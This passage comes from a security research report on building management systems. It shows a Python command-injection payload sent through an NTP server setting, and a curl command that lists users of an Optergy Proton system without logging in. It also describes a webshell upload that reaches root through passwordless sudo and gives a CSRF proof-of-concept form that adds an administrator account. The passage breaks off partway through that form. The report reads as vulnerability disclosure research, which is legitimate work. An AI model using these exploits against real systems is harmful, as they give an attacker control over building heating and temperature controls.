payload = ("<requests><request name=\"SetNTPServer\">"
           "<param name=\"Server\" value=\"2.europe.p"
           "ool.ntp.org;"+commando+"&gt;/www/pages/ap"
           "p/images/logos/stage.txt|\"/></request></"
           "requests>")

requests.post(url, headers=headers, data=payload)

e = requests.get(host+"/app/images/logos/stage.txt")
print e.text
```



Case 4: Optergy Proton and Optergy Enterprise Building Management System

Introduction

Optergy Proton and Enterprise offer building and energy management solutions [10]. These are the main login pages of Optergy Proton and Enterprise, but unfortunately there were no default credentials that we could've used. The application forces the admin to change default passwords upon installation:




Figure 42. Main login prompt for Optergy Proton / Optergy Enterprise

The technologies used in the testbed for target Optergy Proton/Enterprise include the following:

- GNU/Linux 3.16.36 (Debian 7)
- GNU/Linux 3.14.5-1 (Debian 7)
- GNU/Linux 3.10.11-1 (Debian 7)
- GNU/Linux 3.2.73-2 (Debian 7)
- Java 1.7.0_60
- Apache Tomcat 7.0.57-3
- Apache Coyote 1.1

A typical network architecture, showing different network levels of the BMS implementation, is presented in Figure 43.





Figure 43. Optergy BMS typical network architecture

The account reset and username disclosure

While performing a background research on Optergy BMS systems, we have found a public document that explains the procedure for resetting Proton accounts, as shown in Figure 44.



https://optergy.com/wp-content/uploads/2016/04/Resetting-AuroraProton.pdf

Optergy

Procedure to Reset Aurora or Proton to Factor Defaults

Note: This Procedure requires that the user have the System Hardware Key (which can be found after successful configuration). If you do not have the System Hardware Key, you will need to contact Optergy Support (mailto: support@optergy.com)

Aurora system reset example

To reset an administrative account in Proton/Aurora:

1. http://ip.address.com/Login.html?showReset=true
2. This will list all the administrative users in the system. Select the user to be reset, and enter the hardware key in the designated box.

http://192.168.3.221/Login.html?showReset=true

Reset Aurora User

Hardware Key:


User: Administrator

Figure 44. Optergy Account Reset Procedure guide

Visiting the given URL provides all control users of that system:

```
$ curl -s http://192.168.232.19/Login.html?showReset=true | grep 'option value='
<option value="80">djuro</option>
<option value="99">teppi</option>
<option value="67">view</option>
<option value="3">alerton</option>
<option value="59">stef</option>
<option value="41">humba</option>
<option value="25">drmio</option>
<option value="11">de3</option>
<option value="56">andri</option>
<option value="6">myko</option>
<option value="22">dzonka</option>
<option value="76">kosto</option>
<option value="8">beebee</option>
<option value="1">Administrator</option>
```

If an attacker wanted to reset a password for a specific account, he or she would need to have the unique Hardware Key. Unfortunately, we did not have it. However, we tested the 'view' username and with 'view' as password, and we managed to get in. This means that the password complexity policy is not enforced. Even though it was a view username, we could eventually control everything (as shown later). Figure 45 shows the prompt for resetting the password of a desired account from the drop-down menu and an example of a successful reset when having the hardware key:


Reset Optergy Software User

Hardware Key:

User: Administrator


Successfully Reset User

The user (Administrator) now has a temporary password of: **tmp1458614187107**

The next time Administrator logs in, they will be prompted to change their password.

Figure 45. Optergy Software User reset prompts

Once logged-in as the 'view' user, we could see the Hardware Key and reset password for all the control users.



View previous Licence files: Current Licence

System Hardware Key: A52[redacted]E9

Current Licence Details:

Required	
Maximum Users	Unlimited
Base	
Maximum Displays	Unlimited
Maximum Devices	433
Bookmarks	Enabled
Email	Enabled
Notifications	Enabled
Issue Reporting	Enabled
Metering	
Meter Alarms	Enabled
Maximum Custom Points	100
BMS	
Maximum Demand Limiters	10
Optimum Start	10
BACnet Module	Enabled
Job Converter	Enabled
Scrolling Displays	
Maximum Scrolling Displays	Unlimited
Dashboards	
Maximum Dashboards	Unlimited
EMS	
Basic Reports	Enabled
Intermediate Reports	Enabled

Figure 46. Optergy Licence information and System Hardware Key

Next, we investigate the components present in the Optergy System Configuration dashboard, shown in Figure 47. We can see that the Optergy solution controls the building's room temperature (Figure 48) and boilers (Figure 49). Moreover, it is possible to see various system status diagnostics, the building's electrical overview, meter overview, pump overview, and it is also possible to change the configuration of the used BACnet and Modbus protocol. See Appendix E for more screenshots.




Figure 47. Optergy System Configuration Dashboard





Figure 48. Optergy Room Temperature control



Boiler 1

HHWP 1 Start	Off
HHWP 1 Status	Stopped
HHWP 1 Run Time	6,733
HHW System 1 Fault	Normal
Click Here to Reset	☐
Pump Run-on (sec)	300
Boiler 1 Start	Off
Boiler 1 Status	Off
Boiler 1 Mismatch	Normal

Lag Boiler Call

Lag Boiler Call	Off
Lag Boiler Return Diffential On SP	10 °C
Lag Boiler Off Return Differential SP	5 °C
Current Return Differential	0.2 °C
Lag Boiler Delay	300 Secs
Lag Boiler Delay O/A Speedup	12.5 °C
Lag Boiler Delay O/A Speedup (sec)	60 Secs

Boiler Supply Temp

Avg Valve Position	0 %
Boiler Temp Setpoint	65 °C
Boiler 1 Temp Signal	70 %
Boiler 2 Temp Signal	0 %

Heating Call

Changeover Schedule	Off
Lead Boiler System	1
Heating Call	Off
Boiler Call	Off
Heating Call Delay (sec)	300

Boiler 2


HHWP 2 Start	Off
HHWP 2 Status	Stopped
HHWP 2 Run Time	9,726
HHW System 2 Fault	Normal
Click Here to Reset	☐
Pump Run-on (sec)	300
Boiler 2 Start	Off
Boiler 2 Status	Off
Boiler 2 Mismatch	Normal

Figure 49. Optergy Boilers control interface

How we got the firmware by watching a video

While doing basic reconnaissance, we looked at the vendor's website, where we found tutorial videos hosted on Vimeo. The videos teach you how to use the different features and functionalities that this solution provides. In one of the videos, specifically the one about Software Update (*Tutorial 4.3*: *https://vimeo.com/268577577*), the vendor demonstrates how to do a firmware update. This video was removed by the vendor after we notified them. The firmware can be obtained from Optergy's Support Network portal. One must have an authorized commercial customer or partner account to be able to register or login and grab the latest updates.

During the video tutorial, when the vendor clicks on a link to download the latest version, a new tab opens to Google Drive hosting. We paused the video at this very moment, wrote down the unique URL and got the firmware in the .deb file format.


Test OE
optergy-2.3.0a.deb - Go
Google Drive - Virus scar
Secure
Google+ Search Images Maps Play YouTube News Gmail More
Download anyway

https://drive.google.com/uc?id=0Byasbgc8Dr_8ajFoZFgtVHJTOVU&export=download

Google Drive can't scan this file for viruses.

optergy-2.3.0a.deb (77M) is too large for Google to scan for viruses. Would you still like to download this file?


© 2018 Google - Help - Privacy & Terms

Figure 50. Firmware download from Google Drive

From this moment, we started analyzing the entire operating system and discovered some quite interesting findings which led us from the vendor's tutorial to unauthenticated root remote code execution 0-day.

The unrestricted file upload

Once authenticated, we discovered the Remote File Manager (Figure 51) amongst the various features and tools within the web interface.



Browse:

- Backups
- Displays
- Documentation
- HTML Documentation
- Images
  - [redacted]
- Jobs
- Software Updates

Files: Images \


Name	Size	Last Modified
greenArrow.png	494 bytes	Friday, 23 March 2018 3:26:55 PM
redArrow.png	532 bytes	Friday, 23 March 2018 3:26:53 PM
test-pattern.gif	2.7KB	Friday, 23 March 2018 3:26:47 PM
[redacted]	[redacted]	[redacted]

Figure 51. Optergy Remote File Manager

Using the remote file manager as the *view* user, we could upload arbitrary and malicious files at any desired location and execute code with highest (root) privileges on the affected system. Given that a CSRF vulnerability exists, this makes things easier for an unauthenticated attacker. Moreover, given that the Optergy user (web server username) can execute code as root, this makes the issue even more dangerous. Optergy user belongs to the sudoers users without needing a password, automatically escalating privileges with sudo command.


```
$ cat /etc/sudoers
optergy ALL=(ALL) NOPASSWD:ALL
```

One can upload a JSP webshell file and access to it to gain root remote code execution.



```
Command: id

uid=1000(optergy) gid=1000(optergy) groups=1000(optergy),4(adm)
```

Figure 52. Webshell upload and executing ID command as an Optergy user



```
Command: sudo id

uid=0(root) gid=0(root) groups=0(root)
```

Figure 53. Webshell upload and executing ID command with sudo

The CSRF

A Cross-Site Request Forgery vulnerability exist throughout the entire system. No tokens on forms were observed. The application interface allows user to perform certain actions via HTTP requests without performing any validity checks to verify the requests. This can be exploited to perform certain actions with administrative privileges if a logged-in user visits a malicious web link.

Here is a PoC script for adding an administrator account:

```
<!-- CSRF Add Admin Exploit -->
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.232.19/controlPanel/ajax/UserManipulation.html?add" method="POST">
      <input type="hidden" name="user.accountEnabled" value="true" />
      <input type="hidden" name="user.username" value="testingus" />
      <input type="hidden" name="user.password" value="testingus" />
      <input type="hidden" name="confirmPassword" value="testingus" />
      <input type="hidden" name="user.firstname" value="Tester" />
      <input type="hidden" name="user.lastname" value="Testovski" />
      <input type="hidden" name="user.companyName" value="TEST Inc." />
      <input type="hidden" name="user.address" value="TestStr 17-251" />
      <input type="hidden" name="user.emailAddress" value="aa@bb.cc" />
      <input type="hidden" name="user.departmentId" value="" />
      <input type="hidden" name="user.phoneNumber" value="1112223333" />
      <input type="hidden" name="user.mobileNumber" value="1233211234" />
      <input type="hidden" name="securityLevel" value="10" />
      <input type="hidden" name="user.showBanner" value="true" />
      <input type="hidden" name="user.showMenu" value="true" />
      <input type="hidden" name="user.showAlarmTab" value="true" />
      <input type="hidden" name="user.visibleAlarms" value="0" />
      <input type="hidden" name="user.showBookmarks" value="true" />
      <input type="hidden" name="user.showNotificationTab" value="true" />
      <input type="hidden" name="user.autoDismissFeedback" value="true" />
      <input type="hidden" name="user.canChangeBookmarks" value="true" />
      <input type="hidden" name="user.canChangePassword" value="true" />
      <input type="hidden" name="user.canUpdateProfile" value="true" />
      <input type="hidden" name="homepage-text" value="" />
      <input type="hidden" name="user.homePageType" value="" />
      <input type="hidden" name="user.homePage" value="" />
      <input type="hidden" name="background" value="" />
      <input type="hidden" name="user.backgroundImage-text" value="" />
      <input type="hidden" name="user.backgroundImage" value="" />
      <input type="hidden" name="user.backgroundTiled" value="" />
      <input type="hidden" name="user.backgroundColour" value="" />
